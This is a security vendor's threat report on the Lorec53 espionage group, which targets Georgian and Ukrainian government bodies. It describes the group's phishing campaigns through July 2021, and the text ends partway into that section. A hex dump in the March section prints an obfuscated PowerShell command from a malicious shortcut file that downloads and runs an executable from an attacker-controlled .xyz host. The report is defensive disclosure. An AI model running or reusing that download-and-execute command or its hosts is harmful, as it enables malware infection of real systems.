

2021

Analysis Report on Lorec53 Group

NSFOCUS

Table of Contents

Background	2
Hacker Group Analysis.....	2
Goals & Objectives.....	2
Group Characteristics	2
Group Location.....	3
Attack Activity Analysis	3
March	4
"ISTC agreement" Phishing Campaign	4
April	6
"I give you bitcoin" Phishing Attack	6
"Veterans Grant" Phishing Attack.....	7
"COVID-21" Phishing Attack	9
May	10
"Documents of the Ukrainian Ministry of Internal Affairs" Phishing Attack.....	10
June	10
Many pdf-cpl Phishing Attacks	10
July	10
"828" & "IDP" Phishing Attacks.....	10
"Update Adobe Acrobat Reader DC" Watering Hole & Phishing Attack Campaign	12
"22-7-2021 Certificate" Phishing Attack.....	13
Other Attack Activities	14
"ir.pardakht" Android APP Phishing Attack.....	14

Background

Recently, NSFOCUS Security Labs confirmed a number of cyber attacks against Eastern European countries such as Ukraine and Georgia. Through tracking and analysis, we found that these attacks belonged to a new APT group that was very active in the first half of 2021. The group has strong penetration capabilities and is good at borrowing the attack methods and network facilities of other active hacker organizations to launch unique downloaders and spy Trojan programs through spear phishing and watering hole sites. More information on the behavior trajectory indicates that the group may currently be employed by a higher-level spy group to help them gather information. NSFOCUS Security Labs named the group Lorec53 based on the characteristic information in its attack components.

This article is the first of a series of reports about the Lorec53. In this report, NSFOCUS Security Labs will introduce Lorec53's activities and characteristics, and disclose the group's attack activities in chronological order.

Hacker Group Analysis

Goals & Objectives

The Lorec53 group has always played the role of information gathering in cyber attacks. The organization's espionage attacks mainly targeted government workers in Georgia and Ukraine, trying to steal various types of document data on their devices, or leave backdoor programs on the devices for subsequent attacks.

At present, the victims of the Lorec53 group include the users of the National Bank of Iran, the Georgian Epidemic Prevention and Health Department, the Ukrainian Ministry of National Defense, the Presidential Office, the Ministry of Interior, and the Border Defense Agency.

Group Characteristics

Associated attack events show that the Lorec53 group exhibited distinguished organizational characteristics at multiple stages of the attack process. Some of these characteristics are similar to other known attack groups, and the other part shows independence and at the same time demonstrates the possibility of cooperating with known APT groups.

We summarized the following behavioral characteristics of Lorec53:

1. Participate in hacking activities as a mercenary;

At present, the Lorec53 group activities that have been discovered not only target cyber espionage attacks in specific countries, but also include order-based phishing commonly used by some spear phishing operators, extensive vulnerability scanning and weak password blasting, and the theft of users' financial assets. These attacks that lack direct motives indicate that Lorec53 may be a hacker or a group of hackers with strong penetration capabilities who have participated in the attacks of other hacker organizations or even higher-level cyber espionage organizations in a cooperative or hired manner.

2. Good at using social engineering techniques from other APT groups;

The Lorec53 group used different social engineering techniques in its attack process, including watering hole sites, Ink script execution, rtf exploits, PDF malicious links, multiple decoys, and document garbled strings. On the one hand, these technologies demonstrate the ability of the Lorec53 group in penetration; on the other hand, these methods similar to the penetration methods of known APT groups also show that the Lorec53 group is still in the learning and development stage in the field of cyber espionage.

3. Use temporary domain names of .site, .space, .xyz and other domains;

The discovered network equipment shows that the Lorec53 group seems to be fond of the three top-level domains of .site, .space, and .xyz, under which a large number of pure digital or English-digit mixed domain names are registered and used for cyberattacks. The above-mentioned top-level domains are relatively loosely managed, which facilitates anonymous registration and mass registration, and facilitates the programmatic management of the Lorec53 group. The short-term domain names based on the above domains are easily reminiscent of the APT group Gamaredon, and the Lorec53 group is likely to learn from the domain name management model of these old APT groups.

4. Use some unique Trojan horses;

In its cyber espionage activities, the Lorec53 group produced and deployed various Trojan horse programs such as LorecCPL and LorecDocStealer. Similar programs have not yet appeared in other espionage activities.

5. Borrow network facilities of other hacker groups;

Some network facilities controlled by the Lorec53 group were found to be used to operate other botnets including Predator and Formbook before 2021 or after some cyber espionage attacks. At present, these botnet operations do not have much overlap with the attack intentions and common methods of Lorec53, and it is impossible to find a direct connection between the threat actors. We infer that the Lorec53 group may have borrowed the servers of some other hacker groups to transfer or distribute its Trojan horse programs. We are unable to determine the reason behind this behavior, but in terms of results, it has increased the difficulty of sorting out the trajectory of the Lorec53 group to a certain extent.

Group Location

At present, no key evidence that can clearly locate the geographic location of Lorec53 has been found. However, related attacks indicate that Lorec53 prefers to use attack resources from Russia, including servers belonging to Russian service providers and registrants, and Trojan horse programs from Russian hacker forums or black markets.


Inquiring about the network facilities that appeared in all related attacks of the Lorec53 group, we found that the attribution of these facilities is very concentrated. In the Georgian phishing incident, the registrant of the relevant domain name was fed****kar@rambler.ru, and the account registered multiple domain names of the same type; the relevant IPs were all located in Russia. Similarly, the registrants of 2315.site and 1833.site of the domain names appearing in the associated event are fed****kar@rambler.ru with the same account, and the registrant of 100020.xyz is hro****1995@rambler.ru. The vast majority of IP is located in Russia.

The Lorec53 group uses a variety of Trojan horse programs developed by Russian hackers, all of which come from Russian dark web forums.

The Taurus Trojan horse program used by the Lorec53 group was developed by a Russian developer named Alexuiop1337 and was sold on many Russian dark web forums and Telegram channels;

The Saint Bot Trojan horse program used by the Lorec53 group contains a code logic commonly used by Russian malware developers. By obtaining the LCID of the operating environment, it can avoid operating itself in Russian, Ukrainian, Belarusian, Armenian, Kazakh, and Moldova environment. This type of code is usually used to reduce the exposure of the program itself in non-target areas.

Attack Activity Analysis






The cyber espionage organized by Lorec53 was first exposed in March 2021. The attack timeline shows that the Lorec53 group alternately carried out attacks against Georgia and Ukraine, and as time progressed, its attack activity increased significantly, and the quality of each component in the attack process became higher and higher.

March

"ISTC agreement" Phishing Campaign


The attack was suspected to be aimed at Georgian state organizations related to disease prevention and control.

In this attack, the attackers of the Lorec53 group delivered a compressed file named Confirmation.zip, which contained the following three files:

Name	Date modified	Type	Size
 G-1081p.pdf	2018/8/20 4:10	Adobe Acrobat ...	523 KB
 Letter Confirm.doc	2021/1/27 21:35	Microsoft Word ...	2,334 KB
 More info	2021/3/6 8:19	Shortcut	2 KB



The document named Letter Confirm.doc is a CVE-2017-11882 vulnerability document, and the following content is displayed after opening:



The Trojan horse program is encapsulation of the smokeloader Trojan horse program.

The file named More info.lnk is a malicious shortcut file commonly used by Lorec53. This file contains obfuscated powershell commands, which are used to download and run the file in the hard-coded URL address <http://001000100.xyz/soft/upd03212.exe>.

03F0h:	43 00 3A 00	5C 00 57 00	69 00 6E 00	64 00 6F 00	C.:.\.W.i.n.d.o.
0400h:	77 00 73 00	5C 00 53 00	79 00 73 00	74 00 65 00	w.s.\.S.y.s.t.e.
0410h:	6D 00 33 00	32 00 5C 00	63 00 6D 00	64 00 2E 00	m.3.2.\.c.m.d...
0420h:	65 00 78 00	65 00 20 00	2F 00 63 00	20 00 70 00	e.x.e. ./\c. .p.
0430h:	6F 00 77 00	65 00 52 00	73 00 68 00	45 00 4C 00	o.w.e.R.s.h.E.L.
0440h:	4C 00 2E 00	65 00 58 00	45 00 20 00	2D 00 77 00	L...e.X.E. .-w.
0450h:	20 00 31 00	20 00 24 00	65 00 6E 00	76 00 3A 00	.l. \$.e.n.v.:.
0460h:	53 00 45 00	45 00 5F 00	4D 00 41 00	53 00 4B 00	S.E.E. .M.A.S.K.
0470h:	5F 00 4E 00	4F 00 5A 00	4F 00 4E 00	45 00 43 00	.N.O.Z.O.N.E.C.
0480h:	48 00 45 00	43 00 4B 00	53 00 20 00	3D 00 20 00	H.E.C.K.S. .=. .
0490h:	31 00 3B 00	20 00 49 00	6D 00 60 00	50 00 6F 00	l.;. .I.m.`P.o.
04A0h:	60 00 52 00	54 00 60 00	2D 00 6D 00	6F 00 64 00	`R.T.`.-m.o.d.
04B0h:	55 00 4C 00	65 00 20 00	62 00 49 00	74 00 73 00	U.L.e. .b.I.t.s.
04C0h:	54 00 52 00	60 00 41 00	6E 00 73 00	60 00 46 00	T.R.`A.n.s.`F.
04D0h:	65 00 72 00	3B 00 20 00	53 00 54 00	41 00 72 00	e.r.;. .S.T.A.r.
04E0h:	74 00 2D 00	62 00 60 00	49 00 54 00	60 00 73 00	t.-b.`I.T.`s.
04F0h:	54 00 60 00	52 00 60 00	41 00 4E 00	60 00 53 00	T.`R.`A.N.`S.
0500h:	46 00 60 00	45 00 52 00	20 00 2D 00	53 00 6F 00	F.`E.R. .-S.o.
0510h:	75 00 72 00	63 00 65 00	20 00 22 00	28 00 27 00	u.r.c.e. .".(.'.
0520h:	68 00 74 00	27 00 2B 00	27 00 74 00	70 00 27 00	h.t.`+.`t.p.`.
0530h:	2B 00 27 00	3A 00 2F 00	2F 00 30 00	30 00 31 00	+.`.:././0.0.1.
0540h:	27 00 2B 00	27 00 30 00	30 00 30 00	27 00 2B 00	'+'.'0.0.0.'+.
0550h:	27 00 31 00	30 00 30 00	2E 00 78 00	27 00 2B 00	'1.0.0...x.'+.
0560h:	27 00 79 00	7A 00 27 00	2B 00 27 00	2F 00 73 00	'y.z.`+.`./s.
0570h:	6F 00 27 00	2B 00 27 00	66 00 74 00	27 00 2B 00	o.`+.`f.t.`+.
0580h:	27 00 2F 00	75 00 70 00	64 00 27 00	2B 00 27 00	'./u.p.d.`+.`.
0590h:	30 00 33 00	27 00 2B 00	27 00 32 00	31 00 32 00	0.3.`+.`2.1.2.
05A0h:	2E 00 65 00	27 00 2B 00	27 00 78 00	65 00 27 00	..e.`+.`x.e.`.
05B0h:	29 00 22 00	20 00 2D 00	44 00 65 00	73 00 74 00).". .-D.e.s.t.
05C0h:	69 00 6E 00	61 00 74 00	69 00 6F 00	6E 00 20 00	i.n.a.t.i.o.n. .
05D0h:	24 00 45 00	4E 00 56 00	3A 00 54 00	45 00 4D 00	\$.E.N.V.:.T.E.M.
05E0h:	50 00 5C 00	57 00 69 00	6E 00 64 00	6F 00 77 00	P.\.W.i.n.d.o.w.
05F0h:	73 00 55 00	70 00 64 00	61 00 74 00	65 00 2E 00	s.U.p.d.a.t.e...
0600h:	65 00 78 00	65 00 20 00	3B 00 2E 00	28 00 27 00	e.x.e. ;;...('.
0610h:	63 00 64 00	27 00 29 00	20 00 24 00	7B 00 65 00	c.d.`.) .\$.{e.
0620h:	4E 00 76 00	3A 00 54 00	45 00 4D 00	50 00 7D 00	N.v.:.T.E.M.P.}.
0630h:	3B 00 20 00	2E 00 2F 00	60 00 57 00	69 00 6E 00	;. .../\.`W.i.n.
0640h:	64 00 6F 00	77 00 73 00	55 00 70 00	64 00 61 00	d.o.w.s.U.p.d.a.
0650h:	74 00 65 00	2E 00 65 00	78 00 65 00	21 00 25 00	t.e...e.x.e.!.%.
0660h:	53 00 79 00	73 00 74 00	65 00 6D 00	52 00 6F 00	S.y.s.t.e.m.R.o.
0670h:	6F 00 74 00	25 00 5C 00	53 00 79 00	73 00 74 00	o.t.%.\.S.y.s.t.
0680h:	65 00 6D 00	33 00 32 00	5C 00 53 00	48 00 45 00	e.m.3.2.\.S.H.E.
0690h:	4C 00 4C 00	33 00 32 00	2E 00 64 00	6C 00 6C 00	L.L.3.2...d.l.l.

Subsequent attack payloads include:

Converted into a bat file in the form of a self-extracting program by the bat2exe tool, used to close Windows Defender;

The obscured C# dropper program finally releases the smokeloader Trojan program.

It is worth noting that the download address <http://shcangjia.com/> is shown as the official website of Shanghai Cangjia Mechanical and Electrical Equipment Co., Ltd., which is suspected to be compromised and used by the Lorec53 group.

April

"I give you bitcoin" Phishing Attack

On April 9, Lorec53 launched a phishing email attack using Bitcoin information as a bait, and related emails were captured by ahlalabⁱ.




메시지



```
1
2  Wallet in folder.
3
4  Electrum: https://electrum.org
5
6  Password for waller is:  btc10000000000usd
7
```

In another attack, Lorec53 delivered a phishing email titled FW: Виплати ветеранам АТО (a forwarded email for payment to ATO veterans).



After the Word file is opened, a picture containing the tank model is displayed. The original picture may come from the model website meng-model.comⁱⁱ.




"COVID-21" Phishing Attack

In order to carry out phishing attacks, the Lorec53 group also fabricated the so-called "COVID-21" topic.

In a "COVID-21" themed phishing attack, Lorec53 put the following files in a compressed package named "newCOVID-21.zip", which contains multiple malicious files:

Name	Date modified	Type	Size
!!! COVID-21.doc	2021/2/15 6:21	Microsoft Word ...	2,211 KB
letter from the Ministry of Labour, Health and Social Affairs of Georgia.pdf	2018/3/12 21:36	Adobe Acrobat ...	147 KB
New Folder	2021/2/17 1:49	Shortcut	2 KB



"!!! COVID-21.doc" is the same as "New Folder.Ink". Both are malicious Ink files commonly used by Lorec53 to download the saint bot preload or raccoon spy Trojan.

May

"Documents of the Ukrainian Ministry of Internal Affairs" Phishing Attack

In May 2021, the Lorec53 group continued to run attacks based on vulnerability documents and Ink files. In addition, they began to incorporate a self-made cpl downloader file into the new attack process.

The initial carrier of the attack process is a malicious PDF file. The malicious links hidden in these PDF files are made into Google's URL query form, which is redirected to the URL address containing the malicious cpl file through Google.

The CPL files found in this period include the following names:

Original Name	Translation
2 - МВС УКРАЇНИ - signed - (6kh).cpl	2 - The Ministry of Internal Affairs of Ukraine - Signed - (6kh) .cpl
УД-Заява-Костенко (19263hm) .cpl	UD-Statement- Kostenko (19263hm) .cpl
Заява №4872875 (0co).cpl	Statement №4872875 (0co).cpl
Заява#4872824 (2g9).cpl	Statement #4872824 (2g9).cpl
Заява №4872823-(11).cpl	Statement №4872823-(11).cpl
Заява №4872823-(20).cpl	Statement №4872823-(20).cpl

The above names indicate that the attacks related to these files still target the Ukrainian government.

These CPL files are actually the small ASM downloader program LorecCPL produced by the lorec53 group, which is used to download and execute the LorecDocStealer program

June

Many pdf-cpl Phishing Attacks

In June, the Lorec53 group continued to use malicious PDF documents containing the pdf-cpl attack chain to launch attacks against multiple types of targets.

The malicious document "Georgia_Private_Sector_Poster_Inputs_06_2021.pdf" targets the Georgian government and is used to download the LorecCPL Trojan named "georgia_private_sector_poster_inputs_06_2021.cpl".

The malicious document "Alibaba.com order# 03284983240830433498422239328759576898-390325025958245048474-7494045958540499.pdf" disguised as an order from Alibaba Group, download the Trojan named "Alibaba.com order# 03284983240830433498422239328759576898-390325025958245048474-7494045958540499.pdf.cpl".

These LorecCPL Trojans are also used to download the LorecDocStealer program.

July


"828" & "IDP" Phishing Attacks

In early July, the Lorec53 group launched a phishing attack on the Georgian government's epidemic prevention and livelihood department.

Phishing attacks in the document appear are named 828-ში ცვლილება. Doc and დეკნითა 2021-2022 წლების სტრატეგიის სამოქმედო გეგმა. doc.


828-ში ცვლილება means "change of 828", where 828 should refer to the resolution 828 of the Georgian government in 2020. According to the record on the FAO websiteⁱⁱⁱ, the main content of Resolution 828 is Georgia's national health care plan in 2021. The plan includes vaccination, epidemiological testing, public health, maternal and child health, and COVID-19 management.

When the 828-ში ცვლილება.doc is opened, the Georgian content with garbled characters and the visible ASCII code content are displayed. The visible content contains words that match the document name such as N828, COVID-19, COVAX, and so on, as shown in the figure below.



